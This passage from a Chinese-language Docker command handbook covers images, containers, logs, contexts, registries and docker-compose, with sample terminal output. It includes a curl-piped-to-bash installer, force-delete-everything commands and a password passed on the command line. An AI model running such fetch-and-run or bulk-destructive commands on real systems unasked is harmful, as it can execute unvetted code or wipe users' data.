IP:172.24.0.6
Hostname:42a58cb957d9  Name:/cluster_redismaster2_1
IP:172.24.0.5
Hostname:68904b82d071  Name:/cluster_redisslave2_1
IP:172.24.0.4
Hostname:70a20dd0396d  Name:/cluster_redismaster1_1
IP:172.24.0.3
Hostname:742313f2af46  Name:/cluster_redisslave1_1
IP:172.24.0.2
```

```
docker inspect --format '{{ .Config.Hostname }}:{{range
.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' $(docker ps -
q)
```

查看 **Mount** 目录

```
[root@netkiller ~]# docker inspect gitlab | grep Mounts -A 20
        "Mounts": [
```

```
            {
                "Source": "/srv/gitlab/config",
                "Destination": "/etc/gitlab",
                "Mode": "",
                "RW": true,
                "Propagation": "rprivate"
            },
            {
                "Source": "/srv/gitlab/logs",
                "Destination": "/var/log/gitlab",
                "Mode": "",
                "RW": true,
                "Propagation": "rprivate"
            },
            {
                "Source": "/srv/gitlab/data",
                "Destination": "/var/opt/gitlab",
                "Mode": "",
                "RW": true,
                "Propagation": "rprivate"
```

镜像管理

查看镜像

```
$ sudo docker images
REPOSITORY TAG IMAGE ID CREATED VIRTUAL SIZE
ubuntu 14.10 58faa899733f 2 weeks ago 196 MB
ubuntu utopic 58faa899733f 2 weeks ago 196 MB
ubuntu precise ea7d6801c538 3 weeks ago 127.5 MB
ubuntu 12.04 ea7d6801c538 3 weeks ago 127.5 MB
ubuntu 12.10 c5881f11ded9 4 weeks ago 172.2 MB
ubuntu quantal c5881f11ded9 4 weeks ago 172.2 MB
ubuntu 13.04 463ff6be4238 4 weeks ago 169.4 MB
ubuntu raring 463ff6be4238 4 weeks ago 169.4 MB
ubuntu 13.10 195eb90b5349 4 weeks ago 184.7 MB
ubuntu saucy
195eb90b5349 4 weeks ago 184.7 MB
ubuntu 14.04 e54ca5efa2e9 4 weeks ago 276.5 MB
```

```
ubuntu latest e54ca5efa2e9 4 weeks ago 276.5 MB
ubuntu trusty e54ca5efa2e9 4 weeks ago 276.5 MB
ubuntu 10.04 3db9c44f4520 12 weeks ago 183 MB
ubuntu lucid 3db9c44f4520 12 weeks ago 183 MB
```

获取新镜像

```
$ sudo docker pull centos
Pulling repository centos
b7de3133ff98: Pulling dependent layers
5cc9e91966f7: Pulling fs layer
511136ea3c5a: Download complete
ef52fb1fe610: Download complete
```

批量删除镜像

```
docker rmi $(docker images --format "{{.ID}}: {{.Repository}}"
| grep fscs | cut -d: -f1)
```

删除 **<none>** 镜像

```
neo@MacBook-Pro ~/git/springcloud/webflux % docker images |
grep none | cut -f2
<none>                                      <none>
0fe48d3d68c6        About an hour ago   487MB
<none>                                      <none>
8372211e8f27        About an hour ago   487MB
<none>                                      <none>
10e486f8b7e0        About an hour ago   487MB
<none>                                      <none>
4e741a99e2f7        About an hour ago   487MB
```

```
<none>                                             <none>
ecb48c238139        About an hour ago   487MB
<none>                                             <none>
5fb2543fe938        About an hour ago   487MB
<none>                                             <none>
2638e33e8168        About an hour ago   487MB
<none>                                             <none>
447651629be0        About an hour ago   470MB
<none>                                             <none>
f66e1450b24b        About an hour ago   487MB
<none>                                             <none>
90e5e4ccedb1        2 hours ago         486MB
<none>                                             <none>
4de93b767f79        3 hours ago         486MB
<none>                                             <none>
746b7846eb74        3 hours ago         470MB
<none>                                             <none>
cb45a33c957a        3 hours ago         470MB
<none>                                             <none>
7a1e07e37dc6        3 hours ago         105MB

neo@MacBook-Pro ~/git/springcloud/webflux % docker rmi -f
$(docker images | grep none | awk '{print $3}')
Deleted:
sha256:0fe48d3d68c6e6784b6080a14a0f06eec55a29f2593b601579ffa3e3
4e0de6fe
Deleted:
sha256:14a1b072ff90eeccd14530b60576fe488917df6bf4e1e369dfc841ad
f8827e72
Deleted:
sha256:08f9d5b08dca78932767195c9188f6c32fccf6a8394ce0955ae280ca
785187c2
Deleted:
sha256:8372211e8f27dd23093b151a157b990b2d96feec2d3dd9ab38acbd66
45c423c9
Deleted:
sha256:d47c4aec3dec6beae787a1e1ab0245e69ca0e0aeaca76db2decaee3c
5be13c5c
Deleted:
sha256:e791fe1e86eeb86c4195d3558bb67025deaee36c5430fb83c60ab8c1
88774667
Deleted:
sha256:10e486f8b7e000f5deb920cdd7db4d56fceab689747eda8ba365419d
7abb7461
Deleted:
```

```
sha256:eaccd2521fab18511d5aa1e51184f25442c3e717e29e85ff255c1f4f
031ea572
Deleted:
sha256:3af7330310b481636cdf756208cac87de4704612f95af2d309aa327b
5d1fd30b
Deleted:
sha256:4e741a99e2f707b6957be436d384d087200ebd11c8673b2c0c1e8bae
f304fbfb
```

批量删除镜像

```

```

logs

显示容器运行日志，用于排查异常情况

```
$ docker logs [OPTIONS] CONTAINER
  Options:
        --details        显示更多的信息
    -f, --follow         跟踪实时日志
        --since string   显示自某个timestamp之后的日志，或相对时间，
如42m（即42分钟）
        --tail string    从日志末尾显示多少行日志， 默认是all
    -t, --timestamps     显示时间戳
        --until string   显示自某个timestamp之前的日志，或相对时间，
如42m（即42分钟）
```

例如下面是nginx容易启动出错日志

```

```

```
[root@netkiller]# docker logs my-nginx-container
nginx: [emerg] invalid server name or wildcard "www.*.com" on
0.0.0.0:80
nginx: [emerg] invalid server name or wildcard "www.*.com" on
0.0.0.0:80
nginx: [emerg] invalid server name or wildcard "www.*.com" on
0.0.0.0:80
nginx: [emerg] invalid server name or wildcard "www.*.com" on
0.0.0.0:80
nginx: [emerg] invalid server name or wildcard "www.*.com" on
0.0.0.0:80
nginx: [emerg] invalid server name or wildcard "www.*.com" on
0.0.0.0:80
```

跟踪实时日志

```
$ docker logs -f CONTAINER_ID
```

显示时间戳

```
$ docker logs -t --since="2018-02-08" --tail=100 CONTAINER_ID
```

显示一段范围内的日志

```
$ docker logs -t --since="2019-02-08T12:20:30" --until "2019-
02-09T12:23:30" CONTAINER_ID
```

重置 Docker

```
docker ps -aq | xargs docker rm -f
docker images -aq | xargs docker rmi -f
```

仓库操作

https://docs.docker.com/engine/reference/commandline/login/

登陆到一个Docker镜像仓库，如果未指定镜像仓库地址，默认为官方仓库 Docker Hub

登陆

```
docker login -u 用户名 -p 密码
```

登陆到私有仓库

```
$ docker login localhost:8080
```

从标准输出传递密码

```
$ cat ~/my_password.txt | docker login --username foo --
password-stdin
```

注销

```
docker logout
```

build

```
$ docker build -f /path/to/a/Dockerfile .
```

网络管理

```
docker network create -d bridge --subnet 172.25.0.0/16
private_network

docker run -d -v
/usr/local/etc/redis/redis.conf:/usr/local/etc/redis/redis.conf
-p 6379:6379 --network=private_network --name redis redis
redis-server /usr/local/etc/redis/redis.conf
```

事件信息

```
neo@MacBook-Pro-Neo ~ % docker events
2020-10-22T21:29:44.289075472+08:00 network create
8eab34642596e253eb51aa40cc4f5c4c14fb88f1bad7c8cbdeacc2ad411cdb4
4 (name=search_elastic, type=bridge)
2020-10-22T21:29:44.304732058+08:00 volume create search_data01
(driver=local)
2020-10-22T21:29:44.319023013+08:00 volume create search_data02
(driver=local)
```

```
2020-10-22T21:29:44.331507541+08:00 volume create search_data03
(driver=local)
2020-10-22T21:29:44.584989392+08:00 volume create search_data01
(driver=local)
```

从 docker 中复制文件

```
neo@MacBook-Pro-Neo ~ % docker cp
13acbc98fb35:/etc/nginx/nginx.conf nginx/conf
```

复制文件和目录

```
[root@localhost nginx]# docker cp nginx:/etc/nginx/nginx.conf .
[root@localhost nginx]# docker cp nginx:/etc/nginx/conf.d .
```

查看历史记录

```
neo@MacBook-Pro-Neo ~/workspace/Linux % docker history
prom/prometheus:latest
IMAGE          CREATED        CREATED BY
SIZE      COMMENT
267e73020447   9 days ago     /bin/sh -c #(nop)  CMD ["--
config.file=/etc/…   0B
<missing>      9 days ago     /bin/sh -c #(nop)  ENTRYPOINT
["/bin/prometh…   0B
<missing>      9 days ago     /bin/sh -c #(nop) WORKDIR
/prometheus           0B
<missing>      9 days ago     /bin/sh -c #(nop)  VOLUME
[/prometheus]         0B
<missing>      9 days ago     /bin/sh -c #(nop)  EXPOSE 9090
```

```
0B
<missing>      9 days ago     /bin/sh -c #(nop)  USER nobody
0B
<missing>      9 days ago     |2 ARCH=amd64 OS=linux /bin/sh -c
mkdir -p /…   1kB
<missing>      9 days ago     |2 ARCH=amd64 OS=linux /bin/sh -c
ln -s /usr…   70B
<missing>      9 days ago     /bin/sh -c #(nop) COPY
file:ccd2272d74b950d3…   129kB
<missing>      9 days ago     /bin/sh -c #(nop) COPY
file:e56be853b56584e3…   3.65kB
<missing>      9 days ago     /bin/sh -c #(nop) COPY
file:141c5dcfe0148c05…   11.4kB
<missing>      9 days ago     /bin/sh -c #(nop) COPY
dir:fb3645c7e168b5a4c…   19.5kB
<missing>      9 days ago     /bin/sh -c #(nop) COPY
dir:6111a57e3d623c34c…   9.04kB
<missing>      9 days ago     /bin/sh -c #(nop) COPY
file:a1aaf2bddcc0da1d…   934B
<missing>      9 days ago     /bin/sh -c #(nop) COPY
file:32c8fb6cc8e0278c…   91.1MB
<missing>      9 days ago     /bin/sh -c #(nop) COPY
file:a9b6183415409ccb…   102MB
<missing>      9 days ago     /bin/sh -c #(nop)  ARG OS=linux
0B
<missing>      9 days ago     /bin/sh -c #(nop)  ARG ARCH=amd64
0B
<missing>      9 days ago     /bin/sh -c #(nop)  LABEL
maintainer=The Prom…   0B
<missing>      3 months ago   /bin/sh -c #(nop) COPY
dir:bb5589ed25434b0b5…   1.44MB
<missing>      3 months ago   /bin/sh -c #(nop)  MAINTAINER The
Prometheus…   0B
<missing>      3 months ago   /bin/sh -c #(nop)  CMD ["sh"]
0B
<missing>      3 months ago   /bin/sh -c #(nop) ADD
file:dc794c2febce9ec5b…   1.24MB
```

使用 --no-trunc 可以查看被隐藏的部分

```
```

```
neo@MacBook-Pro-Neo ~/workspace/Linux % docker history --no-
trunc docker.io/mysql:latest
```

安全漏洞扫描

```
Neo-iMac:nginx neo$ docker scan
Usage:  docker scan [OPTIONS] IMAGE

A tool to scan your images

Options:
      --accept-license    Accept using a third party scanning
provider
      --dependency-tree   Show dependency tree with scan
results
      --exclude-base      Exclude base image from vulnerability
scanning (requires --file)
  -f, --file string       Dockerfile associated with image,
provides more detailed results
      --group-issues      Aggregate duplicated vulnerabilities
and group them to a single one (requires --json)
      --json              Output results in JSON format
      --login             Authenticate to the scan provider
using an optional token (with --token), or web base token if
empty
      --reject-license    Reject using a third party scanning
provider
      --severity string   Only report vulnerabilities of
provided level or higher (low|medium|high)
      --token string      Authentication token to login to the
third party scanning provider
      --version           Display version of the scan plugin
"docker scan" requires exactly 1 argument
```

```
Neo-iMac:nginx neo$ docker scan redis:latest
```

```
Neo-iMac:nginx neo$ docker scan 192.168.30.5/netkiller.cn/java
```

Contexts

```
Neo-iMac:~ neo$ docker context
Manage contexts

Usage:
  docker context [command]

Available Commands:
  create      Create new context
  export      Export a context to a tar or kubeconfig file
  import      Import a context from a tar or zip file
  inspect     Display detailed information on one or more
contexts
  list        List available contexts
  rm          Remove one or more contexts
  show        Print the current context
  update      Update a context
  use         Set the default context

Flags:
  -h, --help   Help for context

Use "docker context [command] --help" for more information
about a command.
```

查看

```
Neo-iMac:~ neo$ docker context ls
NAME                TYPE                DESCRIPTION
DOCKER ENDPOINT                             KUBERNETES ENDPOINT
ORCHESTRATOR
default *           moby                Current DOCKER_HOST
```

```
based configuration   unix:///var/run/docker.sock
swarm
desktop-linux       moby
unix:///Users/neo/.docker/run/docker.sock
```

创建

```
localhost       default unix:///var/run/docker.sock
Remote host     remote  ssh://user@remotemachine
docker-in-docker        dind    tcp://127.0.0.1:2375
```

```
Neo-iMac:~ neo$ docker context create development --docker
"host=ssh://root@192.168.30.11"
development
Successfully created context "development"

Neo-iMac:~ neo$ docker context create testing --docker
"host=tcp://192.168.30.11:2376"
testing
Successfully created context "testing"
```

```
Neo-iMac:~ neo$ docker context ls
NAME                TYPE                DESCRIPTION
DOCKER ENDPOINT                             KUBERNETES ENDPOINT
ORCHESTRATOR
default *           moby                Current DOCKER_HOST
based configuration   unix:///var/run/docker.sock
swarm
desktop-linux       moby
unix:///Users/neo/.docker/run/docker.sock
development         moby
ssh://root@192.168.30.11
```

```
testing             moby
tcp://192.168.30.11:2376
```

inspect

```
Neo-iMac:~ neo$ docker context inspect
[
    {
        "Name": "default",
        "Metadata": {
            "StackOrchestrator": "swarm"
        },
        "Endpoints": {
            "docker": {
                "Host": "unix:///var/run/docker.sock",
                "SkipTLSVerify": false
            }
        },
        "TLSMaterial": {},
        "Storage": {
            "MetadataPath": "\u003cIN MEMORY\u003e",
            "TLSPath": "\u003cIN MEMORY\u003e"
        }
    }
]
```

使用 **context**

切换默认为 development

```
Neo-iMac:~ neo$ docker context use development
development
```

查看，注意 * 指标

```
Neo-iMac:~ neo$ docker context ls
NAME                TYPE                DESCRIPTION
DOCKER ENDPOINT                             KUBERNETES ENDPOINT
ORCHESTRATOR
default             moby                Current DOCKER_HOST
based configuration   unix:///var/run/docker.sock
swarm
desktop-linux       moby
unix:///Users/neo/.docker/run/docker.sock
development *       moby
ssh://root@192.168.30.11
testing             moby
tcp://192.168.30.11:2376
```

连接到 development 查看 ps

```
Neo-iMac:~ neo$ docker ps
CONTAINER ID   IMAGE                          COMMAND
CREATED        STATUS        PORTS
NAMES
be36eb55d2a7   openjdk:8                      "java -jar
/app/neo…"   6 days ago     Up 40 hours   0.0.0.0:8088-
>8080/tcp, :::8088->8080/tcp
api
5c6892c6d488   redis:alpine                   "docker-
entrypoint.s…"   2 months ago   Up 2 weeks    0.0.0.0:6379-
>6379/tcp, :::6379->6379/tcp
redis
9ee2a3aab354   portainer/agent                "./agent"
3 months ago   Up 2 weeks    0.0.0.0:9001->9001/tcp, :::9001-
>9001/tcp
portainer-agent
84639b1810a1   mysql:5.7                      "docker-
entrypoint.s…"   3 months ago   Up 2 weeks    0.0.0.0:3306-
>3306/tcp, :::3306->3306/tcp, 33060/tcp
mysql
```

```
```

删除

```
Neo-iMac:~ neo$ docker context rm testing
testing
```

--context 参数

```
Neo-iMac:~ neo$ docker --context default ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS
NAMES

Neo-iMac:~ neo$ docker --context development ps
CONTAINER ID   IMAGE                         COMMAND
CREATED        STATUS        PORTS
NAMES
be36eb55d2a7   openjdk:8                     "java -jar
/app/neo…"   6 days ago     Up 41 hours   0.0.0.0:8088-
>8080/tcp, :::8088->8080/tcp
api
```

4.2. docker-compose - Define and run multi-container applications with Docker.

Docker Compose v3

安装 docker-compose

使用 **pip** 安装

```
yum install -y python-pip
pip install docker-compose
```

OSCM 安装

```
curl -s
https://raw.githubusercontent.com/oscm/shell/master/virtualizat
ion/docker/docker-compose.sh | bash
```

查看版本号

```
[root@localhost ~]# docker-compose version
docker-compose version 1.29.2, build 5becea4c
docker-py version: 5.0.0
CPython version: 3.7.10
OpenSSL version: OpenSSL 1.1.0l  10 Sep 2019
```

快速入门

```
[root@localhost tmp]# cat app.py
import time

import redis
from flask import Flask


app = Flask(__name__)
cache = redis.Redis(host='redis', port=6379)
```

```
def get_hit_count():
    retries = 5
    while True:
        try:
            return cache.incr('hits')
        except redis.exceptions.ConnectionError as exc:
            if retries == 0:
                raise exc
            retries -= 1
            time.sleep(0.5)


@app.route('/')
def hello():
    count = get_hit_count()
    return 'Hello World! I have been seen {}
times.\n'.format(count)

if __name__ == "__main__":
    app.run(host="0.0.0.0", debug=True)
```

```
[root@localhost tmp]# cat requirements.txt
flask
redis
```

```
[root@localhost tmp]# cat Dockerfile
FROM python:3.4-alpine
ADD . /code
WORKDIR /code
RUN pip install -r requirements.txt
CMD ["python", "app.py"]
```

```
[root@localhost tmp]# cat docker-compose.yml
version: '2'
services:
  web:
    build: .
    ports:
     - "5000:5000"
  redis:
    image: "redis:alpine"
```

```

```

启动

docker-compose up

```
[root@localhost docker]# docker-compose up
```

守护进程

```
docker-compose up -d
```

启动指定服务

```

```

```
[root@localhost docker]# docker-compose up mysql
[root@localhost docker]# docker-compose up -d mysql
```

指定 yml 文件

```
$ docker-compose -f docker-compose.yml up -d
```

停止

停止

docker-compose down

```
[root@localhost docker]# docker-compose down
Removing docker_membersrvc_1 ... done
```

启动

查看进程

docker-compose ps

```
[root@localhost docker]# docker-compose ps
      Name                     Command               State
Ports
------------------------------------------------------------------
------------------------------------------------------------------
-----
test_membersrvc_1   membersrvc                       Up
```

```
0.0.0.0:7054->7054/tcp
test_vp0_1          sh -c sleep 5; peer node s ...   Up
0.0.0.0:7050->7050/tcp, 0.0.0.0:7051->7051/tcp, 0.0.0.0:7053-
>7053/tcp
```

查看日志

```
docker-compose logs -f vp0
```

查看最后100行日志

```
[www@testing api.netkiller.cn]$ sudo docker-compose logs -f --
tail=100
```

执行命令

```
docker-compose exec vp0 bash
```

运行

```
docker-compose run vp0 bash
```

4.3. Docker Scan

安装

```
dnf install docker-scan-plugin
```

扫描

```
docker scan nginx
```

5. 镜像管理

Docker 镜像地址 https://registry.hub.docker.com/

5.1. 搜索镜像

```
$ sudo docker search centos |more
NAME                                              DESCRIPTION
STARS     OFFICIAL   AUTOMATED
centos                                            The official
build of CentOS.                    542       [OK]
tianon/centos                                     CentOS 5 and 6,
created using rinse instea...   28
ansible/centos7-ansible                           Ansible on
Centos7                                 13                  [OK]
saltstack/centos-6-minimal
7                    [OK]
blalor/centos                                     Bare-bones base
CentOS 6.5 image                7                      [OK]
steeef/graphite-centos                            CentOS 6.x with
Graphite and Carbon via ng...   6                      [OK]
ariya/centos6-teamcity-server                     TeamCity Server
8.1 on CentOS 6                 6                      [OK]
tutum/centos                                      Centos image
with SSH access. For the root...   5                        [OK]
tutum/centos-6.4                                  DEPRECATED. Use
tutum/centos:6.4 instead. ...   5                      [OK]
```

5.2. 获取镜像

可以使用 docker pull 命令来从官网仓库获取所需要的镜像。

```
$ sudo docker pull ubuntu:14.04
```

```

```

等同于

```
$ sudo docker pull registry.hub.docker.com/ubuntu:14.04
```

获得所有版本镜像

```
$ sudo docker pull ubuntu

$ sudo docker images
REPOSITORY          TAG                 IMAGE ID
CREATED             VIRTUAL SIZE
ubuntu              utopic              277eb4304907        3
days ago          215.6 MB
ubuntu              14.10               277eb4304907        3
days ago          215.6 MB
ubuntu              14.04               5506de2b643b        3
days ago          197.8 MB
ubuntu              trusty              5506de2b643b        3
days ago          197.8 MB
ubuntu              latest              5506de2b643b        3
days ago          197.8 MB
ubuntu              14.04.1             5506de2b643b        3
days ago          197.8 MB
ubuntu              precise             0b310e6bf058        3
days ago          116.1 MB
ubuntu              12.04.5             0b310e6bf058        3
days ago          116.1 MB
ubuntu              12.04               0b310e6bf058        3
days ago          116.1 MB
ubuntu              12.10               c5881f11ded9        4
months ago        172.1 MB
ubuntu              quantal             c5881f11ded9        4
months ago        172.1 MB
ubuntu              13.04               463ff6be4238        4
months ago        169.4 MB
```

```
ubuntu              raring              463ff6be4238        4
months ago          169.4 MB
ubuntu              13.10               195eb90b5349        4
months ago          184.6 MB
ubuntu              saucy               195eb90b5349        4
months ago          184.6 MB
ubuntu              10.04               3db9c44f4520        6
months ago          183 MB
ubuntu              lucid               3db9c44f4520        6
months ago          183 MB
```

从其他服务器获得镜像

```
$ sudo docker pull dl.dockerpool.com:5000/ubuntu:12.04
```

完成后，即可随时使用该镜像了，例如创建一个容器，让其中运行 bash 应用。

```
$ sudo docker run -t -i ubuntu:14.10 /bin/bash
```

5.3. 列出本地镜像

```
$ sudo docker images
REPOSITORY          TAG                 IMAGE ID
CREATED             VIRTUAL SIZE
ubuntu              14.10               277eb4304907        3
days ago            215.6 MB
ubuntu              latest              5506de2b643b        3
days ago            197.8 MB
```

```

```

5.4. tag

版本标签

```
docker tag ubuntu:15.10 runoob/ubuntu:v3
```

latest 标签

```
docker tag netkiller/config:10.10 netkiller/config
```

在不同仓库间打标签

```
iMac:registry neo$ docker tag
127.0.0.1:5000/netkiller/config:latest
192.168.64.2:30050/netkiller/config:latest
```

5.5. 保存和载入镜像

保存镜像

```
$sudo docker save -o ubuntu_14.10.tar ubuntu:14.10
```

载入镜像

```
$ sudo docker load --input ubuntu_14.10.tar
或
$ sudo docker load < ubuntu_14.10.tar
```

5.6. 删除本地镜像

```
$ sudo docker rmi ubuntu:12.04
Untagged: ubuntu:12.04
```

强制删除所有镜像

```
docker rmi -f $(docker images -q)
```

删除 none 标签镜像

```
docker images | grep none | awk '{ print $3; }' | xargs docker
rmi
```

5.7. history 镜像历史纪录

镜像历史纪录

```
# docker history centos:tomcat
IMAGE               CREATED             CREATED BY
SIZE                COMMENT
2faf9a2d2bdc        22 hours ago        /bin/sh -c #(nop)  CMD
["catalina.sh" "run"]    0 B
8e12c1e8fd89        22 hours ago        /bin/sh -c #(nop)
EXPOSE 8080/tcp             0 B
35158d8231c5        22 hours ago        /bin/sh -c #(nop)
VOLUME [/srv/tomcat/temp]    0 B
4302c5c13241        22 hours ago        /bin/sh -c #(nop)
VOLUME [/srv/tomcat/work]    0 B
53537696aa19        22 hours ago        /bin/sh -c #(nop) ADD
file:ac42f23f37092b9...   298 B
be04ba27a9ae        23 hours ago        /bin/sh -c set -x   &&
wget -O tomcat.tar....   8.75 MB
847be662a35f        5 days ago          /bin/sh -c #(nop)  ENV
TOMCAT_ASC_URL=http...   0 B
ac6550346558        5 days ago          /bin/sh -c #(nop)  ENV
TOMCAT_TGZ_URL=http...   0 B
50c12be7ca48        5 days ago          /bin/sh -c #(nop)  ENV
TOMCAT_VERSION=8.5.15    0 B
89c44758e4ae        5 days ago          /bin/sh -c #(nop)  ENV
TOMCAT_MAJOR=8           0 B
560ad98c1b23        5 days ago          /bin/sh -c yum install
-y java-1.8.0-openj...   236 MB
befeedbb7dc7        5 days ago          /bin/sh -c #(nop)
WORKDIR /srv/tomcat           0 B
c85cf394faf8        5 days ago          /bin/sh -c mkdir -p
"$CATALINA_HOME"             0 B
debf78012b2c        5 days ago          /bin/sh -c #(nop)  ENV
PATH=/srv/tomcat/bi...   0 B
ccc27f4f3bcf        5 days ago          /bin/sh -c #(nop)  ENV
CATALINA_HOME=/srv/...   0 B
8f351964d568        6 days ago          /bin/sh -c #(nop)
MAINTAINER Netkiller <n...   0 B
3bee3060bfc8        9 days ago          /bin/sh -c #(nop)  CMD
["/bin/bash"]            0 B
<missing>           9 days ago          /bin/sh -c #(nop)
LABEL name=CentOS Base ...   0 B
<missing>           9 days ago          /bin/sh -c #(nop) ADD
file:d22a9c627d1d1f3...   193 MB
```

```
docker history docker.io/mysql:5.7
docker history --no-trunc docker.io/mysql:5.7
```

```
neo@MacBook-Pro-Neo ~ % docker history
docker.elastic.co/kibana/kibana:7.9.2
IMAGE               CREATED             CREATED BY
SIZE                COMMENT
ba296c26886a        4 weeks ago         /bin/sh -c #(nop)  CMD
["/usr/local/bin/kiba…   0B
<missing>           4 weeks ago         /bin/sh -c #(nop)
ENTRYPOINT ["/usr/local/b…   0B
<missing>           4 weeks ago         /bin/sh -c #(nop)
LABEL org.label-schema.sc…   0B
<missing>           4 weeks ago         /bin/sh -c #(nop)  USER
kibana                  0B
<missing>           4 weeks ago         /bin/sh -c groupadd --
gid 1000 kibana && use…   360kB
<missing>           4 weeks ago         /bin/sh -c find / -xdev
-perm -4000 -exec ch…   484kB
<missing>           4 weeks ago         /bin/sh -c chmod g+ws
/usr/share/kibana && f…   0B
<missing>           4 weeks ago         /bin/sh -c #(nop) COPY
--chown=1000:0file:49…   9.69kB
<missing>           4 weeks ago         /bin/sh -c #(nop) COPY
--chown=1000:0file:ea…   234B
<missing>           4 weeks ago         /bin/sh -c #(nop)  ENV
PATH=/usr/share/kiban…   0B
<missing>           4 weeks ago         /bin/sh -c #(nop)  ENV
ELASTIC_CONTAINER=true   0B
<missing>           4 weeks ago         /bin/sh -c ln -s
/usr/share/kibana /opt/kiba…   17B
<missing>           4 weeks ago         /bin/sh -c #(nop)
WORKDIR /usr/share/kibana     0B
<missing>           4 weeks ago         /bin/sh -c #(nop) COPY
--chown=1000:0dir:e8c…   941MB
<missing>           4 weeks ago         /bin/sh -c chmod +x
```

```
/usr/local/bin/dumb-init    54.7kB
<missing>           4 weeks ago         /bin/sh -c echo
"37f2c1f0372a45554f1b89924fb…   0B
<missing>           4 weeks ago         /bin/sh -c curl -L -o
/usr/local/bin/dumb-in…   75.2kB
<missing>           4 weeks ago         /bin/sh -c yum update -
y && yum install -y f…   31.1MB
<missing>           4 weeks ago         /bin/sh -c #(nop)
EXPOSE 5601                  0B
<missing>           2 months ago        /bin/sh -c #(nop)  CMD
["/bin/bash"]            0B
<missing>           2 months ago        /bin/sh -c #(nop)
LABEL org.label-schema.sc…   0B
<missing>           2 months ago        /bin/sh -c #(nop) ADD
file:61908381d3142ffba…   203MB
```

5.8. format 用法

```
docker images --format "{{.Repository}}:{{.Tag}}" | grep
':latest'
```

5.9. inspect

```
[root@netkiller ~]# docker image inspect redis:latest | grep -i
version
                "GOSU_VERSION=1.14",
                "REDIS_VERSION=7.0.4",
        "DockerVersion": "20.10.12",
                "GOSU_VERSION=1.14",
                "REDIS_VERSION=7.0.4",
```

5.10. 查看镜像内容

```
docker run -it --entrypoint sh <images>
```

操作演示

```
[root@netkiller ~]# docker run -it --entrypoint sh nginx:latest
# find / | more
/
/bin
/bin/bash
/bin/cat
/bin/chgrp
/bin/chmod
/bin/chown
```

6. 容器管理

6.1. 查看容器

```
iMac:netkiller neo$ docker container ls
```

6.2. 启动与终止容器

```
$ sudo docker run ubuntu:14.10 /bin/echo 'Hello world'
Hello world
```

进入BASH

```
$ sudo docker run -t -i ubuntu:14.10 /bin/bash
root@f8c7b2afff14:/#
```

start / stop / restart

```
sudo docker start silly_bohr
silly_bohr

$ sudo docker stop silly_bohr
silly_bohr

$ sudo docker restart silly_bohr
silly_bohr
```

```
[root@localhost ~]# docker container start registry
registry

[root@localhost ~]# docker ps
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS              PORTS
NAMES
f1e57592f82a        registry:latest     "/entrypoint.sh /etc…"
8 days ago          Up 6 seconds        0.0.0.0:5000->5000/tcp
registry

[root@localhost ~]# curl http://192.168.3.6:5000/v2/_catalog
{"repositories":[]}
```

守护进程运行

```
$ sudo docker run -d ubuntu:14.10 /bin/sh -c "while true; do
echo hello world; sleep 1; done"
4cdbb75eeabf3f1ea87bec91accdf5211639d0895e94ab94ffa1d55fb7f62e2
a
```

通过 docker ps 命令来查看容器信息

```
$ sudo docker ps
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS              PORTS
NAMES
4cdbb75eeabf        ubuntu:14.10        "/bin/sh -c 'while t
30 seconds ago      Up 28 seconds
drunk_rosalind
```

```
```

要获取容器的输出信息，可以通过 docker logs 命令。

```
$ sudo docker logs insane_babbage
```

注意：守护进程在后台运行，所以无输出，只能通过docker logs 命令查看

6.3. 进入容器

```
$ sudo docker run -idt ubuntu:14.10
793f9805620d7e10564e0778c388640cb73b6a1aec663bf468904d72a4f219f
2

$ sudo docker ps
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS              PORTS
NAMES
793f9805620d        ubuntu:14.10        "/bin/bash"         5
seconds ago       Up 4 seconds
mad_elion

$ sudo docker attach mad_elion
root@793f9805620d:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc
root  run  sbin  srv  sys  tmp  usr  var
```

6.4. 运行容器内的命令

```
neo@MacBook-Pro-Neo ~ % docker exec prometheus id
```

```
uid=65534(nobody) gid=65534(nogroup)
```

6.5. 导出和导入容器

Ubuntu

```
$ sudo docker export 7691a814370e > ubuntu.tar
```

```
                        <![CDATA[
$ cat ubuntu.tar | sudo docker import - test/ubuntu:v1.0
```

指定 URL 或者某个目录来导入，例如

```
$sudo docker import http://example.com/exampleimage.tgz
example/imagerepo
```

Mac 导出与导入

导出

```
iMac:tmp neo$ docker export registry -o registry.tar
```

导入

```
iMac:tmp neo$ docker import registry.tar
sha256:1678c838115696f9540f168fe117ea81715b6b676497307e65d15d1a
c10d9a11
```

指定 [REPOSITORY[:TAG]]

```
iMac:tmp neo$ docker import registry.tar registry:latest
sha256:7b76bd807a47dcc60e41bf2f8268ecf69906bb14c2ebaa348c4c15aa
c716b878

iMac:tmp neo$ docker images registry
REPOSITORY          TAG                 IMAGE ID
CREATED             SIZE
registry            latest              7b76bd807a47        11
seconds ago      26.2MB
```

6.6. 停止所有容器

杀死所有正在运行的容器

```
docker kill $(docker ps -a -q)
```

信号处理

--signal, -s 向容器发送信号

发送一个SIGHUP信号

```
$ docker kill -s=SIGHUP my_container
```

你可以通过名字或数字指定自定义信号，SIG前缀是可选的，例如下面的命令是等价的：

```
$ docker kill -s=SIGHUP my_container
$ docker kill -s=HUP my_container
$ docker kill -s=1 my_container
```

6.7. 删除容器

使用 docker rm 来删除一个处于终止状态的容器。

```
$ sudo docker ps -a
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS                      PORTS
NAMES
f8c7b2afff14        ubuntu:14.10        "/bin/bash"
14 minutes ago      Exited (0) 2 minutes ago
agitated_fermat
0abd2e5fc251        ubuntu:14.10        "/bin/echo 'Hello wo
15 minutes ago      Exited (0) 15 minutes ago
clever_kowalevski

$ sudo docker rm clever_kowalevski
clever_kowalevski

$ sudo docker ps -a
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS                      PORTS
NAMES
f8c7b2afff14        ubuntu:14.10        "/bin/bash"         16
minutes ago      Exited (0) 5 minutes ago
```

```
agitated_fermat
```

```
$ docker rm
719f98391ecf1d6f1f153ffea1bbd84cd2dc9cf6d31d5a4f348c60d98392814
c
```

删除所有已经停止的容器

```
docker rm $(docker ps -a -q)
```

6.8. log-driver

日志发送到 fluentd

```
docker run --log-driver=fluentd --log-opt fluentd-
address=192.168.2.5:24220 ubuntu echo "Hello world"
```

6.9. 操作系统

设置环境变量

```
